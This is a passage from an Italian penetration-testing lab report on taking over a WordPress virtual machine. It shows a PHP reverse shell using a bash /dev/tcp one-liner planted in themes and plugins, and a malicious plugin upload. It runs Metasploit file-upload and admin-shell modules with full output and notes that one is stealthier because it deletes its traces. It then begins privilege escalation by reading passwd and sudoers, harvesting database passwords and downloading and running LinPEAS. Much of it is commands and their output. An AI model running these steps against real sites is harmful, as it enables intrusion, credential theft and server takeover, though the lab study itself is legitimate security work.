L'opzione “**-n**” permette di disabilitare la risoluzione degli indirizzi IP attraverso il DNS, in questo modo vengono utilizzati solamente gli indirizzi IP numerici e non i nomi degli host.


L'opzione “**-l**” permette di porre Netcat in modalità di ascolto, in attesa di connessioni in ingresso.

L'opzione “**-v**” permette di abilitare la modalità verbose in modo da mostrare informazioni più dettagliate.

L'opzione “**-p**” permette di specificare la porta su cui Netcat deve porsi in ascolto. Nel nostro caso è la porta 1234, ossia quella presente all'interno del codice php inserito nel tema su WordPress.

```
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
```

Per completare il processo deve essere eseguito il codice inserito nel tema e per farlo si deve caricare la pagina web con indirizzo “**http://192.168.1.80/wp-content/themes/twentytwentytwo/index.php**”.



In questo modo, all'interno della shell aperta in precedenza con Netcat in esecuzione si viene informati dell'avvenuta connessione da parte di Target. Da ora in poi la reverse shell è attiva e l'utente impersonificato è **www-data**.

In alternativa al codice inserito, presente in Kali Linux, è possibile utilizzarne un altro contenente il seguente comando:

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.50/1234 0>&1 &'")
```

La funzione **exec()** permette di eseguire all'interno di un file “.php” il comando specificato come parametro. Nel nostro caso, è stata utilizzata per aprire una connessione di rete inversa all'indirizzo IP di Kali e sulla porta specificata, avviando una shell remota interattiva.

I parametri passati alla funzione exec() sono i seguenti:

- **/bin/bash** è il percorso della shell Bash. Indica che il comando deve essere eseguito utilizzando la shell Bash
- L'opzione “**-c**” indica che il successivo argomento è un comando da eseguire. Nel nostro caso tale comando è **'bash -i >& /dev/tcp/192.168.1.50/1234 0>&1 &'**. In particolare:
  - **bash** è il comando per aprire la shell Bash

- L'opzione “**-i**” permette l'apertura della shell in modalità interattiva
- **>& /dev/tcp/192.168.1.50/1234** è l'operatore di re-direzione che redirige lo standard output e lo standard error verso l'indirizzo IP di Kali sulla porta 1234
- **0>&1** redirige lo standard input verso la stessa locazione indicata per lo standard output
- **&** mette il processo di bash in background

```

1 <?php
2 exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.50/1234 0>&1 &'" );
3 ?>

```

Documentazione:

```

└─(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.80] 54322
bash: cannot set terminal process group (865): Inappropriate ioctl for device
bash: no job control in this shell
www-data@vmWebServer:/var/www/wordpress/wp-content/themes/twentytwentytwo$ █

```

Come è possibile osservare, anche in questo caso è stata stabilita la connessione da parte di Target. Tuttavia, una reverse shell aperta utilizzando la funzione exec() offre una minore flessibilità e meno funzionalità rispetto a quelle che si ottengono utilizzando il codice presentato in precedenza. Anche in questo caso l'utente impersonificato è **www-data**.

#### 2.3.3.4.2. Modifica plugin preinstallato

I plugin permettono di estendere le funzionalità dei siti web realizzati con WordPress e, per tale motivo, rappresentano un'altra delle caratteristiche principali del CMS (Content Management System) di quest'ultimo.

Per ottenere una reverse shell è possibile, inoltre, modificare il codice di un file “.php” appartenente ad uno dei plugin già presenti su WordPress. Il procedimento è lo stesso del metodo precedente.

Dalla homepage di WordPress è necessario recarsi in Strumenti>Editor del plugin. Dopo aver selezionato il plugin da modificare è possibile aprire uno dei file “.php” visibili sulla destra. Nel nostro caso è stato scelto il plugin **Akismet Anti-Spam** ed il file **akismet.php**.

The screenshot shows the WordPress admin interface under the 'Strumenti' (Tools) menu. In the center, there's a code editor titled 'Modifica plugin' (Edit plugin) for the 'akismet/akismet.php' file. The code editor displays the PHP source code for the Akismet plugin, which includes a license notice and copyright information. To the right of the code editor, a sidebar titled 'File di plugin' (Plugin file) lists the contents of the akismet directory, including files like 'akismet.php', 'class.akismet-widget.php', and 'views'. At the bottom of the code editor, there's a search bar labeled 'Documentazione' (Documentation) and a button labeled 'Aggiorna file' (Update file).

Il codice da inserire è lo stesso utilizzato nel metodo precedente.

Si noti che un plugin, per continuare ad essere riconosciuto come tale da WordPress, deve contenere nel suo file principale una descrizione contenente almeno il nome e l'autore corrispondenti.

Una volta essersi messi in ascolto con Netcat in Kali, per completare il processo è necessario caricare la pagina web con indirizzo **“http://192.168.1.80/wp-content/plugins/akismet/akismet.php”**.

The screenshot shows a terminal window with a black background and white text. It displays a netcat listener command: '\$ nc -nlvp 1234'. Below it, the terminal shows a connection from an UNKNOWN host (192.168.1.80) on port 57836. The user 'www-data' is logged in via TTY. The terminal ends with a prompt '\$'. This indicates a successful reverse shell has been established.

Da ora in poi la reverse shell è attiva e l'utente impersonificato è **www-data**.

Lo stesso procedimento è stato utilizzato con successo anche per il plugin **Hello Dolly**.

Infine, come nel caso della modifica del tema preinstallato, è possibile utilizzare anche la funzione exec().

### 2.3.3.4.3. Aggiunta plugin malevolo creato manualmente

Oltre a poter modificare un tema ed un plugin preinstallato, è anche possibile creare manualmente un plugin ed inserirlo all'interno di WordPress. Per caricare un plugin è necessario creare un file “.php” con all'interno il codice malevolo e comprimerlo in formato “zip”.

Nel nostro caso è stato creato l'archivio **php-reverse-shell.zip** contenente il codice presente in Kali Linux utilizzato in precedenza.

```
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.80] 57836
Linux vmWebServer 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
17:48:57 up 9:11, 0 users, load average: 0.13, 0.16, 0.11
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(wpadm)
/bin/sh: 0: can't access tty; job control turned off
$
```

Si ricordi che, come già specificato, il file creato deve contenere una descrizione del plugin in questione. Nel nostro caso è stata scelta la seguente:

Dalla homepage di WordPress è necessario recarsi in Plugin>Aggiungi nuovo. Dopo aver caricato l'apposito file è necessario installarlo. L'attivazione non è obbligatoria.

Una volta essersi messi in ascolto con Netcat in Kali, per completare il processo è necessario caricare la pagina web opportuna. Nel nostro caso l'indirizzo è "<http://192.168.1.80/wp-content/plugins/php-reverse-shell/php-reverse-shell.php>".

The screenshot shows the WordPress admin dashboard with the sidebar menu open, highlighting the 'Plugin' section. A modal window titled 'Aggiungi plugin' is displayed, containing a 'Carica plugin' button and a 'Browse...' input field where 'php-reverse-shell.zip' is selected. Below the input field is a 'Installora' button. The main content area displays a progress message: 'Installazione del plugin caricato dal file: php-reverse-shell.zip'. It shows three steps: 'Scompattamento del pacchetto...', 'Installazione plugin...', and 'Plugin installato correttamente.' At the bottom of the modal are two buttons: 'Attiva plugin' (highlighted in blue) and 'Vai all'installazione Plugin'. Below the modal, the main admin area lists three installed plugins: 'Akismet Anti-Spam', 'Hello Dolly', and 'PHP Reverse Shell'. The 'PHP Reverse Shell' plugin is currently active. The browser address bar at the bottom shows the URL '192.168.1.80/wp-content/plu'.

Da ora in poi la reverse shell è attiva e l'utente impersonificato è **www-data**.

Infine, come nei casi precedenti, è possibile utilizzare anche la funzione exec().

### 2.3.3.4.4. Aggiunta plugin vulnerabile

WordPress possiede un database di oltre 60'000 plugin. Alcuni di questi, tuttavia, risultano vulnerabili e rappresentano un ulteriore metodo per ottenere una reverse shell.

I plugin vulnerabili di Wordpress possono essere scaricati da siti web come **Exploit Database**. In particolare, è stato utilizzato [WordPress Plugin Reflex Gallery v3.1.3](#), la cui vulnerabilità, che consente il caricamento di file arbitrari, è sfruttabile attraverso Metasploit.

Una volta scaricato l'archivio zip del plugin, dalla homepage di WordPress è necessario recarsi in Plugin>Aggiungi nuovo, caricare l'apposito file ed installarlo. L'attivazione non è obbligatoria

The screenshot shows the WordPress Admin Panel with the sidebar open. The 'Plugin' menu item is selected. A central modal window is displayed with the title 'Installazione del plugin caricato dal file:' followed by the file name 'ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip'. Below the title, it says 'Scompattamento del pacchetto...' (Unpacking the package...), 'Installazione plugin...' (Installing plugin...), and 'Plugin installato correttamente.' (Plugin installed correctly). At the bottom of the modal are two buttons: 'Attiva plugin' (Activate plugin) and 'Vai all'installazione Plugin' (Go to plugin installation). Below the modal, there is a list of other plugins:

<input type="checkbox"/> Akismet Anti-Spam	Usato da milioni di persone, Akismet è probabilmente il miglior modo al mondo per <b>proteggere il tuo blog dallo spam</b> . Proteggi il tuo sito anche mentre dormi. Per iniziare: attiva il plugin e poi vai alla pagina delle Impostazioni di Akismet per impostare la tua chiave API.
<input type="checkbox"/> Hello Dolly	Questo non è solo un plugin ma simbolizza la speranza e l'entusiasmo di una intera generazione riassunti in due parole nella più famosa canzone di Louis Armstrong: Hello, Dolly. Quando viene attivato, si vedranno, alto a destra di ogni pagina di amministrazione, dei versi casuali della canzone Hello, Dolly.
<input type="checkbox"/> ReFlex Gallery	Wordpress Plugin for creating responsive image galleries. By: HahnCreativeGroup

A questo punto, è stato utilizzato Metasploit.

In particolare, sono stati utilizzati i seguenti comandi:

1. **msfconsole**  
avvia la Metasploit framework console nella quale è possibile eseguire exploit e test
2. **use exploit/unix/webapp/wp\_reflexgallery\_file\_upload**  
carica il modulo "wp\_reflexgallery\_file\_upload" all'interno dell'ambiente di Metasploit. Questo modulo è progettato per sfruttare l'omonimo plugin in WordPress in modo da aprire una reverse shell
3. **set rhosts 192.168.1.80**  
imposta l'host remoto, ossia Target
4. **set lhost 192.168.1.50**  
imposta l'host locale, ossia Kali Linux
5. **exploit**  
avvia l'exploit

```

[(kali㉿kali)-~]
$ msfconsole

          .```
          .\$$$$$L .. , ==aaccaccc%#s$b.      d8,     d8P
          d8P      #####$$$$$$$$$$$$$$$$$$$$$$. `BP d888888p
          d888888P 7$$$$\"~~~~~XX~~~~~.7$$|D*`    ?88'
d8b8b.d8P d8888b ?88' d88b8b  .os#$|8*`    d8P   ?8b 88P
88P`?P`?P d8b_,dP 88P d8P`?88  .osS###S*`    d8P d8888b $whi?88b 88b
d88 d8 78 88b  88b 88b .os$$$$*` ?88,d88b, d88 d8P`?88 88P`?88
d88' d88b 8b`?8888P`?88b`?88P'.a$$$$Qo"`  ?88' 788 788 88b d88 d88
          .a$$$$$```  88b d8P 88b`?8888P'
          ,s$$$$$```  888888P` 88n  . .,85$;;
          .a$$$$$``$P`  d88P`  .,ass#$$$$$$$$$$$$$` .
          .a###$P`  .,-ass#$$$$$$$$$$$$$$$$$$$$$` .,ass#$$$$$$$$$` .
          ,a$$$$$``$P`  .,ass#$$$$$$$$$$$$$$$$$` .,ass#$$$$$` .
          msf6 > use exploit/unix/webapp/wp_reflexgallery_file_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.80
rhosts => 192.168.1.80
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set lhost 192.168.1.50
lhost => 192.168.1.50
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.50:4444
[*] Our payload is at: ndhLluJyNfY.php. Calling payload ...
[*] Calling payload ...
[*] Sending stage (39927 bytes) to 192.168.1.80
[*] Deleted ndhLluJyNfY.php
[*] Meterpreter session 1 opened (192.168.1.50:4444 → 192.168.1.80:39754) at 2023-06-27 17:19:03 -0400

meterpreter > getuid
Server username: www-data
meterpreter > 

```

Dall'output riportato è possibile osservare che è stata ottenuta una reverse shell **Meterpreter**. Meterpreter è un payload avanzato e potente all'interno del framework Metasploit. Si tratta di un'interfaccia di shell interattiva che consente di eseguire una vasta gamma di attività all'interno di un sistema compromesso.

Da ora in poi la reverse shell è attiva e l'utente impersonificato è **www-data**. Per individuarlo è stato utilizzato il comando **getuid**.

Per utilizzare una normale shell all'interno di Meterpreter è sufficiente eseguire il comando **shell**.

In alternativa al plugin utilizzato, ne sono stati individuati altri 2:

- [WordPress Plugin Responsive Thumbnail Slider 1.0](#)
- [WordPress Plugin RevSlider 3.0.95](#)

#### 2.3.3.4.5. Utilizzo modulo di Metasploit

L'ultimo metodo utilizzato per ottenere una reverse shell consiste nell'utilizzo di un modulo di Metasploit. Nel nostro caso è stato utilizzato **wp\_admin\_shell\_upload**. Questo modulo richiede un nome utente ed una password amministrativa, accede al pannello di amministrazione e carica un payload confezionato come plugin di WordPress.

Per il funzionamento sono stati utilizzati i seguenti comandi:

1. **msfconsole**

avvia la Metasploit framework console nella quale è possibile eseguire exploit e test

2. **use exploit/unix/webapp/wp\_admin\_shell\_upload**  
carica il modulo "wp\_admin\_shell\_upload" all'interno dell'ambiente di Metasploit
3. **set rhosts 192.168.1.80**  
imposta l'host remote, ossia Target
4. **set lhost 192.168.1.50**  
imposta l'host locale, ossia Kali Linux
5. **set username vincarlet**  
imposta l'username da utilizzare per effettuare l'accesso a WordPress
6. **set password frank**  
imposta la password da utilizzare per effettuare l'accesso a WordPress
7. **set httpclienttimeout 300**  
imposta un tempo massimo di attesa prima di interrompere il processo di exploit.  
Di default è impostato a 30 secondi, nel nostro caso è stato necessario aumentarlo a 300 secondi in modo da non avere problemi causati dall'eventuale lentezza della macchina target
8. **exploit**  
avvia l'exploit

```
(kali㉿kali)-[~]
└─$ msfconsole

      dTb.dTb
      4' v 'B
      6.     ;P
      'T;. .;P'
      'T; ;P'
      'YvP'

I love shells --egypt

      =[ metasploit v6.3.4-dev
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post      ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion          ]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.1.80
rhosts => 192.168.1.80
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 192.168.1.50
lhost => 192.168.1.50
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username vincarlet
username => vincarlet
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password frank
password => frank
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set httpclienttimeout 300
httpclienttimeout => 300.0
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.50:4444
[*] Authenticating with WordPress using vincarlet:frank ...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/HCVcwcjtq/PzIdqHwvtw.php ...
[*] Sending stage (39927 bytes) to 192.168.1.80
[+] Deleted PzIdqHwvtw.php
[+] Deleted HCVcwcjtq.php
[+] Deleted ..;/HCVcwcjtq
[*] Meterpreter session 1 opened (192.168.1.50:4444 → 192.168.1.80:57772) at 2023-06-27 18:53:01 -0400


meterpreter > getuid
Server username: www-data
meterpreter > 
```

Dall'output riportato è possibile osservare che è stata ottenuta una reverse shell **Meterpreter**.

Da ora in poi la reverse shell è attiva e l'utente impersonificato è **www-data**. Per individuarlo è stato utilizzato il comando **getuid**.

#### 2.3.3.4.6. Analisi dei vari approcci

Dopo l'accesso come amministratore all'account Wordpress (1), sono state provate 5 possibili strategie per la creazione di una reverse shell da Target verso Kali (2). Tutte le strategie forniscono lo stesso risultato e permettono di accedere a Target con una shell appartenente all'utente www-data.



Le strategie che si basano sul caricamento di plugin vulnerabili o codice PHP malevolo richiedono più passaggi per arrivare allo scopo (ovvero download del plugin da Exploit DB o creazione dello zip contenente il codice PHP, con caricamento e attivazione attraverso la sezione Plugin di Wordpress) a differenza della modifica a temi o plugin preinstallati. Tuttavia, utenti autorizzati potrebbero accorgersi di queste alterazioni.

Invece, l'approccio che si basa sul modulo `wp_admin_shell_upload` di Metasploit richiede solo di fornire le credenziali per accedere a Wordpress e di settare l'indirizzo IP della vittima e dell'attaccante. Quest'ultima strategia assicura la creazione di una reverse shell più "silenziosa" e difficile da scoprire; infatti, questo modulo effettua automaticamente una cancellazione dei file utilizzati per la creazione della reverse shell.

## 2.3.4. Privilege Escalation

Una volta ottenuto l'accesso a Target tramite uno degli approcci mostrato nella fase precedente, si può procedere con l'elevazione dei privilegi. Questa fase consiste nell'elevare i propri permessi rispetto a quelli normalmente posseduti (nel nostro caso quelli ottenuti attraverso la reverse shell dell'utente www-data), fino ad arrivare a quelli dell'utente **root**.

Prima di proseguire con la Privilege Escalation effettiva, è stata necessaria un'analisi preliminare, in modo da raccogliere maggiori informazioni su Target; ad esempio, sono stati analizzati i permessi dell'utente **www-data** e sono stati cercati ulteriori utenti da poter eventualmente sfruttare. Il tutto è stato utile per definire i differenti approcci con cui portare a termine con successo questa fase.

### 2.3.4.1. Preparazione alla Privilege Escalation

Di seguito, sono state riportate tutte le operazioni preliminari, che hanno costituito il punto di partenza per definire ed eseguire effettivamente la Privilege Escalation.

#### 2.3.4.1.1. Collegamento a Target

Ovviamente, il primo step è stato collegarsi a Target tramite la reverse shell. Per comodità, è stato utilizzato uno degli approcci che sfruttano su Kali una shell in ascolto sulla porta 1234. Con il comando **whoami** si può conoscere l'utente corrente (un'alternativa è il comando **id**, con cui si può conoscere anche il gruppo).

Per creare una shell pseudo-terminal basata su Python, così da tenere sempre in vista l'utente corrente e il path, è necessario eseguire il seguente comando:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

- **python3** avvia l'interprete Python3
- L'opzione “**-c**” indica che il successivo argomento è un comando da eseguire. Nel nostro caso tale comando è '**import pty; pty.spawn("/bin/bash")**'. In particolare:
  - **import pty** permette di importare pty, ovvero pseudo-terminal utility, che fornisce funzionalità per controllare i terminali
  - **pty.spawn("/bin/bash")** permette di avviare una nuova shell Bash all'interno del terminale corrente, consentendo di ottenere una shell interattiva con funzionalità come il completamento automatico

```
(kali㉿kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.80] 33220
Linux vmWebServer 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
15:49:42 up 5:24, 0 users, load average: 0.00, 0.04, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(wpadm)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vmWebServer:/$ █
```

### 2.3.4.1.2. Ispezione & Analisi dei Permessi

Dopo l'avvenuto collegamento a Target, è stato lanciato **sudo -v**. Questo comando serve per verificare l'autenticazione dell'utente www-data per l'uso di "sudo" senza richiedere l'esecuzione di un comando specifico.

Dall'output si evince che l'esito è risultato negativo:

```
www-data@vmWebServer:/ $ sudo -v
sudo -v
Sorry, user www-data may not run sudo on vmWebServer.
www-data@vmWebServer:/ $ █
```

Dopodiché, è stata effettuata una ricerca di eventuali file e/o informazioni utili, specialmente nella cartella /etc dove sono presenti file "critici" come passwd e shadow, il tutto tenendo traccia dei privilegi di www-data, grazie al comando **ls -la**.

Sono stati trovati diversi file utili accessibili in lettura, tra cui ftpusers, vsftpd.conf e altri, ma i più rilevanti sono stati il file **passwd** ed il file **localpriv** all'interno della cartella sudoers.d.

```
www-data@vmWebServer:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534 ::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104 ::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534 ::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
vincarlet:x:1000:1000:vincarlet:/home/vincarlet:/bin/bash
mysql:x:108:113:MySQL Server,,,:/nonexistent:/bin/false
agreco:x:1001:1001::/home/agreco:/bin/sh
ftp:x:109:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
wpadmin:x:1002:1002 ::/var/www/wordpress:/bin/sh
www-data@vmWebServer:/etc$ █
```

Grazie al contenuto del file passwd, è stato possibile scoprire ulteriori utenti, tra cui vincarlet (già incontrato nelle fasi precedenti), agreco e wpadmin.

Quindi, è stata fatta un'ulteriore verifica per controllare gli utenti appartenenti al gruppo sudo, tramite il comando **getent group sudo**. Come si può vedere dalla figura di seguito, l'unico utente appartenente al gruppo sudo è vincarlet.

```
www-data@vmWebServer:/etc$ getent group sudo
getent group sudo
sudo:x:27:vincarlet
```

Grazie al contenuto del file localpriv, è stato possibile scoprire che agreco può comunque lanciare degli specifici comandi con sudo, nonostante non faccia parte di quel gruppo. Teoricamente, i comandi in questione sono vi e sh, ma è possibile eseguire solamente vi, a causa di una configurazione errata riguardante sh.

```
www-data@vmWebServer:/etc$ cd sudoers.d
cd sudoers.d
www-data@vmWebServer:/etc/sudoers.d$ ls -la
ls -la
total 16
drwxr-xr-x  2 root root 4096 May  5 22:14 .
drwxr-xr-x 88 root root 4096 May  7 08:28 ..
-r--r--  1 root root 1096 Aug  3  2022 README
-rw-r--r-- 1 root root   83 May  5 22:14 localpriv
www-data@vmWebServer:/etc/sudoers.d$ cat localpriv
cat localpriv
Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/sh"
agreco ALL=(ALL) ALLOWED_CMDS
```

Dunque, **vincarlet** e **agreco** risultano essere 2 potenziali utenti da sfruttare per elevare i propri privilegi a root.

Inoltre, durante l'ispezione, nei file **/var/www/wordpress/wp-config.php** e **/etc/phpmyadmin/config-db.php** sono stati trovati gli utenti **wordpress\_user** e **phpmyadmin** (con le rispettive password `wordpress1234` e `n3zuk0`). Dato che si tratta di utenti di phpMyAdmin, i 2 sono risultati inutili per la fase di Privilege Escalation. Nonostante ciò, è stato fatto il login con entrambi e si è scoperto che `wordpress_user` ha accesso a `wordpress_db` e avrebbe avuto i privilegi per poter modificare la password di `vincarlet`; invece, `phpmyadmin` ha il minimo livello di privilegi e non è in grado di effettuare le medesime operazioni di `wordpress_user`.

### 2.3.4.1.3. Verifica Kernel

Individuati i possibili utenti da sfruttare, è stato lanciato il comando **uname -a** per ottenere tutte le informazioni sul sistema di Target, ovvero nome del Kernel, hostname del nodo di rete, versione del Kernel, data di rilascio del Kernel, nome hardware della macchina, architettura hardware e nome del sistema operativo.

Le informazioni d'interesse sono quelle relative al Kernel, in modo da verificare l'eventuale disponibilità di exploit di Privilege Escalation per la versione del Kernel in questione.

```
www-data@vmWebServer:/etc$ uname -a
uname -a
Linux vmWebServer 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

Nello specifico, viene evidenziato che la versione del Kernel è la **5.15**. Quest'informazione è in linea con quella ottenuta inizialmente dalla scansione con nmap, ma risulta essere più precisa. Grazie a ciò e alle ricerche effettuate con Metasploit ed Exploit-DB, è stato trovato un potenziale exploit per versioni del **Linux Kernel 5.8 < 5.16.11**, ovvero l'exploit **Dirty Pipe Local Privilege Escalation via CVE-2022-0847**.

### 2.3.4.1.4. Ricerca dei file SUID

Successivamente, sono stati ricercati eventuali file SUID all'interno di Target, ovvero file eseguibili con i permessi del proprietario; precisamente, i file SUID appartenenti al root sono stati l'obiettivo della ricerca. Questi file, se adeguatamente sfruttati, possono permettere di effettuare la Privilege Escalation con successo.

Per la ricerca è stato sfruttato il seguente comando:

```
find / -type f -perm /4000 2>/dev/null o find / -type f -perm -u=s 2>/dev/null
```

- **find** è il comando utilizzato per la ricerca di file e directory a partire da una directory specificata. Nel nostro caso è **/**, ossia la root del file system
- **-type f** specifica che devono essere cercati solo file regolari
- **-perm /4000 (o analogamente -perm -u=s)** indica che devono essere cercati i file che hanno il bit SUID abilitato
- **2>/dev/null** reindirizza i messaggi di errore generati durante la ricerca al dispositivo **/dev/null**

```
www-data@vmWebServer:/ $ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/opt/exec
```

In output, sono stati ottenuti diversi potenziali file SUID da sfruttare; in particolare, ha suscitato interesse il file **exec** nella directory **/opt**, che viene comunemente utilizzata per l'installazione di software o pacchetti aggiuntivi.

### 2.3.4.1.5. LinPEAS

In seguito alla ricerca dei file SUID, per ulteriori verifiche e informazioni, è stato deciso di scaricare e sfruttare LinPEAS. Si tratta di un noto script di analisi che permette di ricercare tutti i possibili path per effettuare la Privilege Escalation; inoltre, include un suggeritore di possibili exploit.

Dopo aver scaricato lo script "linpeas.sh" dal [github](#) ufficiale, è stato aperto un server di trasferimento sulla macchina Kali con il seguente comando:

**python3 -m http.server 80**

L'opzione "**-m**" permette di specificare l'utilizzo di un modulo python. Nel nostro caso è **http.server** che fornisce un server web http; inoltre, è stata anche specificata la porta sulla quale tale server deve essere aperto, ossia la **80**.

```
[kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
```

Per trasferire ed eseguire effettivamente LinPEAS su Target sono stati eseguiti i seguenti comandi:

1. **cd /tmp**  
Posizionamento nella cartella /tmp
2. **wget http://192.168.1.50/Downloads/linpeas.sh**  
Download del file indicato dal server remoto aperto nella shell di Kali
3. **chmod +x linpeas.sh**  
Aggiunta del permesso di esecuzione al file scaricato. Di default sono presenti solo quelli di lettura e scrittura
4. **./linpeas.sh**  
Esecuzione del comando

```

www-data@vmWebServer:/tmp$ cd /tmp
cd /tmp
www-data@vmWebServer:/tmp$ wget http://192.168.1.50/Downloads/linpeas.sh
wget http://192.168.1.50/Downloads/linpeas.sh
--2023-06-30 12:26:29-- http://192.168.1.50/Downloads/linpeas.sh
Connecting to 192.168.1.50:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 836190 (817K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 816.59K --.-KB/s   in 0.04s

2023-06-30 12:26:29 (18.5 MB/s) - 'linpeas.sh' saved [836190/836190]

www-data@vmWebServer:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@vmWebServer:/tmp$ ./linpeas.sh
./linpeas.sh



```

Do you like PEASS?  
 Get the latest version : <https://github.com/sponsors/carlospolop>  
 Follow on Twitter : @hacktricks\_live  
 Respect on HTB : SirBroccoli  
 Thank you!  
 linpeas-ng by carlospolop

